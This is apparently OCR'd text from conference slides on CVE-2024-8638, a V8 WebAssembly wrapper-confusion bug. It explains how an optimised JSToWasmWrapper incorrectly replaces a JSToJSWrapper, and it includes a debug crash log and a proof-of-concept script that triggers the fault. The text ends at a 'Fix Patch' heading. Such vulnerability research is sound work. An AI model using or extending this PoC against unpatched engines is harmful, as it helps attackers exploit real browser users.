
To simplify representation, some structural relationships may differ from the actual code.



CVE-2024-8638

V8 would optimizes the **JSToWasmWrapper** to reduce the overhead of parameter type conversion.


Newly optimized wrapper is then applied to all exported functions with **same functio signature.**



CVE-2024-8638

What about the function wrapper for re-exporting the imported JS function?


=> JSToJSWrapper




CVE-2024-8638

What happens if the wrapper of another Wasm exported function is optimized at this point?


=> The JSToJSWrapper will be incorrectly replaced.



CVE-2024-8638




```
# CMD: /tmp/d8-linux-debug-v8-component-95842/d8 --allow-natives-syntax --jit-fuzzing poc.js
# OUTPUT ==================================================================


#
# Fatal error in ../../src/objects/shared-function-info-inl.h, line 911
# Debug check failed: HasWasmExportedFunctionData().
#
#
#
#FailureMessage Object: 0x7ffd2b60ead0
==== C stack trace ===============================

    /tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+0x13) [0x7f831d74b153]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libplatform.so(+0x199ed) [0x7f831d6f39ed]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(V8_Fatal(char const*, int, char const*, ...)+0x194) [0x7f831d72c854]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(+0x2c265) [0x7f831d72c265]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(v8::internal::SharedFunctionInfo::wasm_exported_function_data(v8::internal::PtrComprCageBase) const+0xa3) [0x7f831a87b143]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3ffb012) [0x7f831bdfb012]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3fda1fb) [0x7f831bdda1fb]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(v8::internal::Runtime_WasmCompileWrapper(int, unsigned long*, v8::internal::Isolate*)+0x90) [0x7f831bdd9a30]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x1f65dd7) [0x7f8319d65dd7]
```



```
d8.test.enableJSPI();
d8.test.installConditionalFeatures();
d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
const sig = makeSig([kWasmI32], []);
const builder = new WasmModuleBuilder();
const _type = builder.addType(sig);
const _import = builder.addImport('m', 'foo', _type);
const _table = builder.addTable(kWasmAnyFunc, 10).index;
builder.addExportOfKind(sig, builder, _import, _table);
builder.addFunction('main', _type).addBody([
  kExprLocalGet, 0,
  kExprI32Const, 0,
  kExprTableGet, _table,
  kGCPrefix,
  kExprRefCast, _type,
  kExprCallRef, _type
]).exportFunc();
const func = new WebAssembly.Function(
  { parameters: ['i32'], results: [] },
  () => 12);
const instance = builder.instantiate({ 'm': { 'foo': func } });
instance.exports.main(15);
```

Fix Patch

